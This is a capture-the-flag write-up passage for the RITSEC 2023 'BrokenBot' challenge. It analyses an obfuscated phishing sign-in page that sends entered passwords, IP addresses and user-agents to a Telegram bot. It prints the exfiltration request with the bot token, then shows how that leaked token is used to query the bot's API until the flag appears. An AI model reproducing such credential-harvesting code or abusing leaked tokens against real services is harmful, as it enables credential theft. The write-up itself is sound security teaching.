'6055124896:AAFyQlC_8dr1GndB26ji4iV2oI2bPPQ9lq4'];
 F = function () {
 return AC;
 };
 return F();
}
</script>

```

The first `<script>` element is just displaying the current year:

The screenshot shows a browser developer tools window with the URL <https://brokenbot-web.challenges.ctf.ritsec.club>. The console tab is selected. A red arrow points to the 'Console' tab in the top navigation bar. The console output shows the following:

```
» var _0x7298 = ["getFullYear", "write"];
document[_0x7298[1]](new Date()['_0x7298[0]]())
⚠ This page is in Quirks Mode. Page layout may be impacted. For Standards Mode use "<!DOCTYPE html>". [Learn More]
← undefined
»
```

So we can just ignore that.

How about the second `<script>` element?

It looks very complex to me... However function `F()` stands out to me:

```
var AC = ['val', '12ZidQyC', '20AFlrCY', 'Email: ', '63792quNVYn',
'substring', 'append', 'Region : ', 'slice', 'body', '139437pXYFEK',
'#UserEmail', 'toUpperCase', 'click', 'Useragent : ', 'href',
'88GpIPQU', '904cdojGd', '#submit', '#dname', '<img class=\"mb-4\"'
src=\"https://logo.clearbit.com/\", 'lastIndexOf', 'charAt', 'Country :',
'DateSent : ', '10311YpzJVd', '#dlogo', '#emailtext', 'City :',
'***', '#DateSent', 'toLocaleDateString', 'Password : ', 'city', 'text',
'url(\\"https://logo.clearbit.com/\", 'Password field missing!', 'Format :',
'
```

That weird array is interesting.

- ◆ It has an `archive.org` link: [https://archive.org/details/VoiceMail\\_173](https://archive.org/details/VoiceMail_173)
- ◆ Telegram API bot link: <https://api.telegram.org/bot>
- ◆ Grab public IP link: <https://ip.seeip.org/geoip>

Hmm... It seems like when we click "Sign in", **it'll forward our password, IP address, User-Agent to the Telegram group??**

Let's try to type some random password and send it:

## Rit Cloud Storage

To open document, access with the email below.

WhiteTeam@rit.edu

Password  
••••••••

Remember me

Sign in


### Burp Suite HTTP history:

Request	Response
<pre>Pretty Raw Hex 1 GET /geoip HTTP/1.1 2 Host: ip.seeip.org 3 Sec-Ch-Ua: "Chromium";v="111", "Not(A:Brand";v="8" 4 Accept: application/json 5 Sec-Ch-Ua-Mobile: ?0 6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/111.0.5563.111 Safari/537.36 7 Sec-Ch-Ua-Platform: "Linux" 8 Origin: https://brokenbot-web.challenges.ctf.ritsec.club 9 Sec-Fetch-Site: cross-site 10 Sec-Fetch-Mode: cors 11 Sec-Fetch-Dest: empty 12 Referer: https://brokenbot-web.challenges.ctf.ritsec.club/ 13 Accept-Encoding: gzip, deflate 14 Accept-Language: en-US,en;q=0.9 15 Connection: close 16 17</pre>	<pre>Pretty Raw Hex Render 1 HTTP/1.1 200 OK 2 Server: nginx/1.14.0 (Ubuntu) 3 Date: Sat, 01 Apr 2023 07:35:10 GMT 4 Content-Type: application/json; charset=utf-8 5 Content-Length: 332 6 Connection: close 7 strict-transport-security: max-age=31536000; includeSubDomains 8 Access-Control-Allow-Origin: * 9 Cache-Control: no-cache 10 11 {   "ip": "128.199.115.129",   "continent_code": "NA",   "country": "United States",   "country_code": "US",   "country_code3": "USA",   "region": "New York City",   "region_code": "NYC",   "city": "New York City",   "latitude": 40.7128,   "longitude": -74.0060,   "timezone": "America/New_York",   "offset": -4,   "asn": 15169,   "organization": "Cloudflare" }</pre>

111	https://api.telegram.org	POST	/bot6055124896:AAFyQlC_8dr1Gn...	✓	200	1170	JSON
112	https://archive.org	GET	/details/VoiceMail_173		200	192457	HTML
<b>Request</b>				<b>Response</b>			
<a href="#">Pretty</a> <a href="#">Raw</a> <a href="#">Hex</a>				<a href="#">Pretty</a> <a href="#">Raw</a> <a href="#">Hex</a> <a href="#">Render</a>	<a href="#">Raw</a> <a href="#">Hex</a> <a href="#">Render</a>		
<pre> 1 POST /bot6055124896:AAFyQlC_8dr1GndB26ji4iV2o12bPPQ9lq4/sendMessage HTTP/2 2 Host: api.telegram.org 3 Content-Length: 488 4 Sec-Ch-Ua: "Chromium";v="111", "Not(A:Brand";v="8" 5 Accept: /* 6 Content-Type: application/x-www-form-urlencoded 7 Sec-Ch-Ua-Mobile: ?0 8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/111.0.5563.111 Safari/537.36 9 Sec-Ch-Ua-Platform: "Linux" 10 Origin: https://brokenbot-web.challenges.ctf.ritsec.club 11 Sec-Fetch-Site: cross-site 12 Sec-Fetch-Mode: cors 13 Sec-Fetch-Dest: empty 14 Referer: https://brokenbot-web.challenges.ctf.ritsec.club/ 15 Accept-Encoding: gzip, deflate 16 Accept-Language: en-US,en;q=0.9 17 18 chat_id=5852841790&amp;text= ***Rit+Cloud+Storage+by+Zach+A**%0A%0AEmail%3A+WhiteTeam%40 rit.edu%0APassword+%3A+dafwgawg%0AIP+Address+%3A+ [REDACTED]@Region+%3A+Central+and+Western+District%0ACity+%3A+C entral%0ACountry+%3A+Hong+Kong%0AUUseragent+%3A+Mozilla%2F5. 0+(Windows+NT+10. 0%3B+Win64%3B+x64)+AppleWebKit%2F537.36+(K HTML%2C+like+Gecko)+Chrome%2F111.0.5563.111+Safari%2F537.36 %0AFormat+%3A+WhiteTeam%40rit.edu%0ADate+Filled+%3A+4%2F1%2 F2023%0ADateSent+%3A+1%2F28%2F2023+2%3A55%3A30+p.m. </pre>				<pre> 1 HTTP/2 200 OK 2 Server: nginx/1.18.0 3 Date: Sat, 01 Apr 2023 07:35:11 GMT 4 Content-Type: application/json 5 Content-Length: 803 6 Strict-Transport-Security: max-age=31536000; includeSubDomains; preload 7 Access-Control-Allow-Origin: * 8 Access-Control-Allow-Methods: GET, POST, OPTIONS 9 Access-Control-Expose-Headers: Content-Length,Content-Type,Date,Server,Connection 10 11 {   "ok":true,   "result":{     "message_id":2357,     "from":{       "id":6055124896,       "is_bot":true,       "first_name":"RIT_CTF_Telegram_Bot",       "username":"rochesterissodamncoldbot"     },     "chat":{       "id":5852841790,       "first_name":"Z",       "username":"1337Hackzor",       "type":"private"     },     "date":1680334511,     "text":       "***Rit Cloud Storage by Zach A**\n\nEmail: WhiteTeam@r it.edu\nPassword : dafwgawg\nIP Address : [REDACTED] Region : [REDACTED] City : [REDACTED]"   } } </pre>			

112 https://archive.org GET /details/VoiceMail\_173 200 192457 HTML

Request		Response	
Pretty	Raw	Pretty	Raw
1 <code>GET /details/VoiceMail_173 HTTP/2</code>		1 <code>HTTP/2 200 OK</code>	
2 <code>Host: archive.org</code>		2 <code>Server: nginx/1.18.0 (Ubuntu)</code>	
3 <code>Sec-Ch-Ua: "Chromium";v="111", "Not(A:Brand");v="8"</code>		3 <code>Date: Sat, 01 Apr 2023 07:35:12 GMT</code>	
4 <code>Sec-Ch-Ua-Mobile: ?0</code>		4 <code>Content-Type: text/html; charset=UTF-8</code>	
5 <code>Sec-Ch-Ua-Platform: "Linux"</code>		5 <code>Set-Cookie: donation-identifier=7ab2714f84388e768bb47473cd22198a; expires=Sun, 31-Mar-2024 07:35:12 GMT; Max-Age=31536000; path=/; domain=.archive.org</code>	
6 <code>Upgrade-Insecure-Requests: 1</code>		6 <code>Set-Cookie: abtest-identifier=d8744c5a0961bc725f157a7968de6c8c; expires=Sun, 31-Mar-2024 07:35:12 GMT; Max-Age=31536000; path=/; domain=.archive.org</code>	
7 <code>User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/111.0.5563.111 Safari/537.36</code>		7 <code>Set-Cookie: PHPSESSID=bddvo541oc79ird25smt4bqk9m; path=/; domain=.archive.org</code>	
8 <code>Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7</code>		8 <code>Strict-Transport-Security: max-age=15724800</code>	
9 <code>Sec-Fetch-Site: cross-site</code>		9 <code>Referrer-Policy: no-referrer-when-downgrade</code>	
10 <code>Sec-Fetch-Mode: navigate</code>		10	
11 <code>Sec-Fetch-User: ?1</code>		11 <code>&lt;!DOCTYPE html&gt;</code>	
12 <code>Sec-Fetch-Dest: document</code>		12 <code>&lt;html lang="en"&gt;</code>	
13 <code>Referer: https://brokenbot-web.challenges.ctf.ritsec.club/</code>		13 <code>&lt;!-- _ _ _ _ _     _ ( _ )_ _ _ _ _</code>	
14 <code>Accept-Encoding: gzip, deflate</code>		14 <code>/ _ `   ' _ \ ' \     \ V / _ - )</code>	
15 <code>Accept-Language: en-US,en;q=0.9</code>		15 <code>\_ _ _     \ _     _     \ _ / \ _   --&gt;</code>	
16		16 <code>&lt;head data-release=ad92b7bb data-node="www12.us.archive.org"&gt;</code>	
17		17 <code>    &lt;title&gt;</code>	
		voice mail : Free Download, Borrow, and Streaming :	
		Internet Archive	
		</title>	
		18	
		19 <code>    &lt;meta name="viewport" content="width=device-width, initial-scale=1.0"/&gt;</code>	
		20	
		21 <code>    &lt;meta name="google-site-verification" content="O2X5uwhkkgk4EFD7FcaNkcATmRc1Cmcg3CNodh5P88" /&gt;</code>	



As you can see, it indeed **grabbing our IP, password and other things to a Telegram API bot.**

Also, it brings us to a voice mail.

- ◆ | Telegram API bot:

```
{
 "ok": true,
 "result": [
```

```
"message_id": 2357,
"from": {
 "id": 6055124896,
 "is_bot": true,
 "first_name": "RIT_CTF_Telegram_Bot",
 "username": "rochesterissodamncoldbot"
},
"chat": {
 "id": 5852841790,
 "first_name": "Z",
 "username": "l337Hackzor",
 "type": "private"
},
"date": 1680334511,
"text": "***Rit Cloud Storage by Zach A**\n\nEmail:
WhiteTeam@rit.edu\nPassword : dafwgawg\nIP Address : [...]\nRegion :
[...]\nCity : [...]\nCountry : [...]\nUseragent : Mozilla/5.0 (Windows
NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/111.0.5563.111 Safari/537.36\nFormat : WhiteTeam@rit.edu\nDate
Filled : 4/1/2023\nDateSent : 1/28/2023 2:55:30 p.m.",
"entities": [
 {
 "offset": 41,
 "length": 17,
 "type": "email"
 },
 {
 "offset": 92,
 "length": 14,
 "type": "url"
 },
 {
 "offset": 318,
 "length": 17,
 "type": "email"
 }
]
}
```

In here, we found the **chat username** is **l337Hackzor**.

Hmm... Maybe we can do something with the API???

The screenshot shows a cURL-like interface with two panes: Request and Response.

**Request:**

```

1 POST /bot6055124896:AAFYQ1C_8dr1GndB26ji4iV2o12bPPQ9lq4/sendMessage HTTP/2
2 Host: api.telegram.org
3 Content-Length: 30
4 Sec-Ch-Ua: "Chromium";v="111", "Not(A:Brand";v="8"
5 Accept: /*
6 Content-Type: application/x-www-form-urlencoded
7 Sec-Ch-Ua-Mobile: ?
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
 AppleWebKit/537.36 (KHTML, like Gecko)
 Chrome/111.0.5563.111 Safari/537.36
9 Sec-Ch-Ua-Platform: "Linux"
10 Origin: https://brokenbot-web.challenges.ctf.ritsec.club
11 Sec-Fetch-Site: cross-site
12 Sec-Fetch-Mode: cors
13 Sec-Fetch-Dest: empty
14 Referer: https://brokenbot-web.challenges.ctf.ritsec.club/
15 Accept-Encoding: gzip, deflate
16 Accept-Language: en-US,en;q=0.9
17
18 chat_id=5852841790&text=hello?

```

**Response:**

```

1 HTTP/2 200 OK
2 Server: nginx/1.18.0
3 Date: Sat, 01 Apr 2023 07:55:04 GMT
4 Content-Type: application/json
5 Content-Length: 271
6 Strict-Transport-Security: max-age=31536000;
 includeSubDomains; preload
7 Access-Control-Allow-Origin: *
8 Access-Control-Allow-Methods: GET, POST, OPTIONS
9 Access-Control-Expose-Headers:
 Content-Length,Content-Type,Date,Server,Connection
10
11 {
 "ok":true,
 "result":{
 "message_id":2394,
 "from":{
 "id":6055124896,
 "is_bot":true,
 "first_name":"RIT_CTF_Telegram_Bot",
 "username":"rochesterissodamncoldbot"
 },
 "chat":{
 "id":5852841790,
 "first_name":"Z",
 "username":"1337Hackzor",
 "type":"private"
 },
 "date":1680335704,
 "text":"hello?"
 }
}

```

According to [Telegram API documentation](#), we can get up to date information about the chat:

#### getChat

Use this method to get up to date information about the chat (current name of the user for one-on-one conversations, current username of a user, group or channel, etc.). Returns a `Chat` object on success.

Parameter	Type	Required	Description
<code>chat_id</code>	Integer or String	Yes	Unique identifier for the target chat or username of the target supergroup or channel (in the format <code>@channelusername</code> )

Also, all queries to the Telegram Bot API must be served over HTTPS and need to be presented in this form:

`https://api.telegram.org/bot<token>/METHOD_NAME`.

The screenshot shows a browser-based proxy tool interface. The 'Request' tab displays a POST request to `/bot6055124896:AAFyQlC_8dr1GndB26ji4iV2o12bPPQ9lq4/getChat`. The 'Response' tab shows the JSON response from the Telegram API:

```
1 HTTP/2 200 OK
2 Server: nginx/1.18.0
3 Date: Sat, 01 Apr 2023 08:04:36 GMT
4 Content-Type: application/json
5 Content-Length: 168
6 Strict-Transport-Security: max-age=31536000;
 includeSubDomains; preload
7 Access-Control-Allow-Origin: *
8 Access-Control-Allow-Methods: GET, POST, OPTIONS
9 Access-Control-Expose-Headers:
 Content-Length,Content-Type,Date,Server,Connection
10
11 {
 "ok": true,
 "result": {
 "id": 5852841790,
 "first_name": "Z",
 "username": "1337Hackzor",
 "type": "private",
 "active_usernames": [
 "1337Hackzor"
],
 "message_auto_delete_time": 31536000
 }
}
```

Uhh nope.

The `message_auto_delete_time`'s value is `31536000`, which means message will be deleted after 1 year.

How about the `rochesterissodamncoldbot`?

The screenshot shows a network traffic capture or a proxy tool interface. On the left, under the "Request" section, there is a "Pretty" tab selected, showing a POST request to `/bot6055124896:AAFyQ1C_8dr1GndB26ji4iV2o12bPPQ91q4/getChat`. The request includes various headers such as Host, User-Agent, Accept, Accept-Language, Accept-Encoding, Origin, Referer, Sec-Fetch-Dest, Sec-Fetch-Mode, Sec-Fetch-Site, Te, Content-Type, and Content-Length. The body of the request contains the parameter `chat_id=6055124896`. On the right, under the "Response" section, the "Pretty" tab is also selected, showing the JSON response from the server. The response header includes HTTP/2 200 OK, Server: nginx/1.18.0, Date: Sat, 01 Apr 2023 08:08:14 GMT, Content-Type: application/json, Content-Length: 403, Strict-Transport-Security: max-age=31536000; includeSubDomains; preload, Access-Control-Allow-Origin: \*, Access-Control-Allow-Methods: GET, POST, OPTIONS, Access-Control-Expose-Headers: Content-Length,Content-Type,Date,Server,Connection. The JSON payload contains an "ok" key with a value of true, a "result" key with a value of an object, and a "photo" key with a value of another object. The "photo" object has keys for small\_file\_id, small\_file\_unique\_id, big\_file\_id, and big\_file\_unique\_id. A red rectangle highlights this "photo" object.

```

1 POST
/bot6055124896:AAFyQ1C_8dr1GndB26ji4iV2o12bPPQ91q4/getChat
HTTP/2
2 Host: api.telegram.org
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0)
Gecko/20100101 Firefox/102.0
4 Accept: /*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Origin: https://brokenbot-web.challenges.ctf.ritsec.club
8 Referer: https://brokenbot-web.challenges.ctf.ritsec.club/
9 Sec-Fetch-Dest: empty
10 Sec-Fetch-Mode: cors
11 Sec-Fetch-Site: cross-site
12 Te: trailers
13 Content-Type: application/x-www-form-urlencoded
14 Content-Length: 18
15
16 chat_id=6055124896

```

```

1 HTTP/2 200 OK
2 Server: nginx/1.18.0
3 Date: Sat, 01 Apr 2023 08:08:14 GMT
4 Content-Type: application/json
5 Content-Length: 403
6 Strict-Transport-Security: max-age=31536000;
includeSubDomains; preload
7 Access-Control-Allow-Origin: *
8 Access-Control-Allow-Methods: GET, POST, OPTIONS
9 Access-Control-Expose-Headers:
Content-Length,Content-Type,Date,Server,Connection
10
11 {
 "ok":true,
 "result":{
 "id":6055124896,
 "first_name":"RIT_CTF_Telegram_Bot",
 "username":"rochesterissodamncoldbot",
 "type":"private",
 "active_usernames":[
 "rochesterissodamncoldbot"
],
 "photo":{
 "small_file_id":
 "AQADAOQADeKsxGzRpOEUACIAA6Df6WgBAAPyNaMRr-_7ES8E",
 "small_file_unique_id":"AQADeKsxGzRpOEUAAQ",
 "big_file_id":
 "AQADAOQADeKsxGzRpOEUACAMAA6Df6WgBAAPyNaMRr-_7ES8E",
 "big_file_unique_id":"AQADeKsxGzRpOEUB"
 }
 }
}

```

Some weird files?

We can also download those files via `getFile` method:

### getFile

Use this method to get basic information about a file and prepare it for downloading. For the moment, bots can download files of up to 20MB in size. On success, a `File` object is returned. The file can then be downloaded via the link

[https://api.telegram.org/file/bot<token>/<file\\_path>](https://api.telegram.org/file/bot<token>/<file_path>), where `<file_path>` is taken from the response. It is guaranteed that the link will be valid for at least 1 hour. When the link expires, a new one can be requested by calling `getFile` again.


Parameter	Type	Required	Description
<code>file_id</code>	String	Yes	File identifier to get information about

**Note:** This function may not preserve the original file name and MIME type. You should save the file's MIME type and name (if available) when the File object is received.

Send Cancel < | > | Target: <https://api.telegram.org> HTTP/2

Request	Response
<pre>Pretty Raw Hex</pre> <pre> 1 POST /bot6055124896:AAFyQlC_8dr1GndB26ji4iV2o12bPPQ9lq4/getFile HTTP/2 2 Host: api.telegram.org 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0 4 Accept: /* 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Origin: https://brokenbot-web.challenges.ctf.ritsec.club 8 Referer: https://brokenbot-web.challenges.ctf.ritsec.club/ 9 Sec-Fetch-Dest: empty 10 Sec-Fetch-Mode: cors 11 Sec-Fetch-Site: cross-site 12 Te: trailers 13 Content-Type: application/x-www-form-urlencoded 14 Content-Length: 56 15 16 file_id=AQADAQADeKsxGzRpOEUCAMAA6Dt6wgBAAPyNaMRR-_7E58E </pre>	<pre>Pretty Raw Hex Render</pre> <pre> 1 HTTP/2 200 OK 2 Server: nginx/1.18.0 3 Date: Sat, 01 Apr 2023 08:18:08 GMT 4 Content-Type: application/json 5 Content-Length: 223 6 Strict-Transport-Security: max-age=31536000; includeSubDomains; preload 7 Access-Control-Allow-Origin: * 8 Access-Control-Allow-Methods: GET, POST, OPTIONS 9 Access-Control-Expose-Headers: Content-Length,Content-Type,Date,Server,Connection 10 11 {     "ok":true,     "result":{         "file_id":         "AQACAgEAAxUAAWQn6Cyxh_oEDm-vt_H-za2VMmHBAJ4qzEbNGk4RW         1i0wm7t_hEAwADoN_paAEAA_IloxFv7_sRLwQ",         "file_unique_id":"AQADeKsxGzRpOEUB",         "file_size":111966,         "file_path":"profile_photos/file_108.jpg"     } } </pre>

[siunamearth]-(~/ctf/RITSEC-CTF-2023)-[2023.04.01|16:19:19(HKT)]  
> wget  
[https://api.telegram.org/file/bot6055124896:AAFyQlC\\_8dr1GndB26ji4iV2o12bPPQ9lq4/profile\\_photos/file\\_108.jpg](https://api.telegram.org/file/bot6055124896:AAFyQlC_8dr1GndB26ji4iV2o12bPPQ9lq4/profile_photos/file_108.jpg)  
[ ... ]  
[siunamearth]-(~/ctf/RITSEC-CTF-2023)-[2023.04.01|16:19:23(HKT)]  
> eog file\_108.jpg



Nothing weird.

After Googling "Telegram bot API leak sensitive information", I found [this blog](#)  
:

The idea that a secure messaging service's own feature could downgrade its encryption scheme—without giving any visual cue to the user—is concerning. "You can create your own burner Telegram account and tell the bot to forward you these messages."

Somerville says. "It's relatively trivial to do, and you can forward all the messages in that channel that the bot has had access to. You'll be able to read all the messages they've exchanged."

However, I couldn't forward those chat messages...

**Then, I kept digging deeper to the API documentation, and I found 2 methods:**

### getMyDescription

Use this method to get the current bot description for the given user language. Returns `BotDescription` on success.

Parameter	Type	Required	Description
language_code	String	Optional	A two-letter ISO 639-1 language code or an empty string

### getMyShortDescription

Use this method to get the current bot short description for the given user language. Returns `BotShortDescription` on success.

Parameter	Type	Required	Description
language_code	String	Optional	A two-letter ISO 639-1 language code or an empty string

Let's try the first one:

The screenshot shows a terminal window with a cURL command. The 'Request' section contains the command and various headers. The 'Response' section shows the JSON output from the server, which includes a 'description' field with the value 'trollololol that was not the flag :('. The entire 'description' field is highlighted with a red rectangle.

```
Send ⚙ Cancel < | > Target: https://api.telegram.org ✎ | HTTP/
Request
Pretty Raw Hex
1 POST /bot6055124896:AAFyQ1C_8dr1GndB26ji4iV2o12bPPQ91q4/getMyDescription HTTP/2
2 host: api.telegram.org
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: /*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Origin: https://brokenbot-web.challenges.ctf.ritsec.club
8 Referer: https://brokenbot-web.challenges.ctf.ritsec.club/
9 Sec-Fetch-Dest: empty
10 Sec-Fetch-Mode: cors
11 Sec-Fetch-Site: cross-site
12 Te: trailers
13 Content-Type: application/x-www-form-urlencoded
14 Content-Length: 0
15
16
Response
Pretty Raw Hex Render
1 HTTP/2 200 OK
2 Server: nginx/1.18.0
3 Date: Sat, 01 Apr 2023 08:34:02 GMT
4 Content-Type: application/json
5 Content-Length: 75
6 Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
7 Access-Control-Allow-Origin: *
8 Access-Control-Allow-Methods: GET, POST, OPTIONS
9 Access-Control-Expose-Headers: Content-Length,Content-Type,Date,Server,Connection
10
11 {
12 "ok":true,
13 "result":{
14 "description":"trollololol that was not the flag :("
15 }
16 }
```

Nope.

## Second one??

The screenshot shows a NetworkMiner capture with the target set to `https://api.telegram.org`. The Request pane displays a POST request with the following details:

- Method: POST
- URL: `/bot6055124896:AAFyQlC_8dr1GndB26ji4iV2o12bPPQ9lq4/getMyShortDescription HTTP/2`
- Host: `api.telegram.org`
- User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:102.0) Gecko/20100101 Firefox/102.0
- Accept: `/*`
- Accept-Language: `en-US,en;q=0.5`
- Accept-Encoding: `gzip, deflate`
- Origin: `https://brokenbot-web.challenges.ctf.ritsec.club`
- Referer: `https://brokenbot-web.challenges.ctf.ritsec.club/`
- Sec-Fetch-Dest: `empty`
- Sec-Fetch-Mode: `cors`
- Sec-Fetch-Site: `cross-site`
- Te: `trailers`
- Content-Type: `application/x-www-form-urlencoded`
- Content-Length: `0`

The Response pane shows the JSON response from the server:

```
HTTP/2 200 OK
Server: nginx/1.18.0
Date: Sat, 01 Apr 2023 08:34:21 GMT
Content-Type: application/json
Content-Length: 85
Strict-Transport-Security: max-age=31536000;
 includeSubDomains; preload
Access-Control-Allow-Origin: *
Access-Control-Allow-Methods: GET, POST, OPTIONS
Access-Control-Expose-Headers:
 Content-Length,Content-Type,Date,Server,Connection
{
 "ok":true,
 "result":{
 "short_description":
 "Flag{Always_Check_For_Misconfigurations}"
 }
}
```

Oh!! We found the flag!

♦ | Flag: `Flag{Always_Check_For_Misconfigurations}`

## Chandi Bot

### Chandi Bot 1

### Background

66 Points / 290 Solves

Have you noticed the funny bot on the server?

Challenge

177 Solves



## Chandi Bot 1

88

Have you noticed the funny bot on the server?

Flag

Submit

## Find the flag

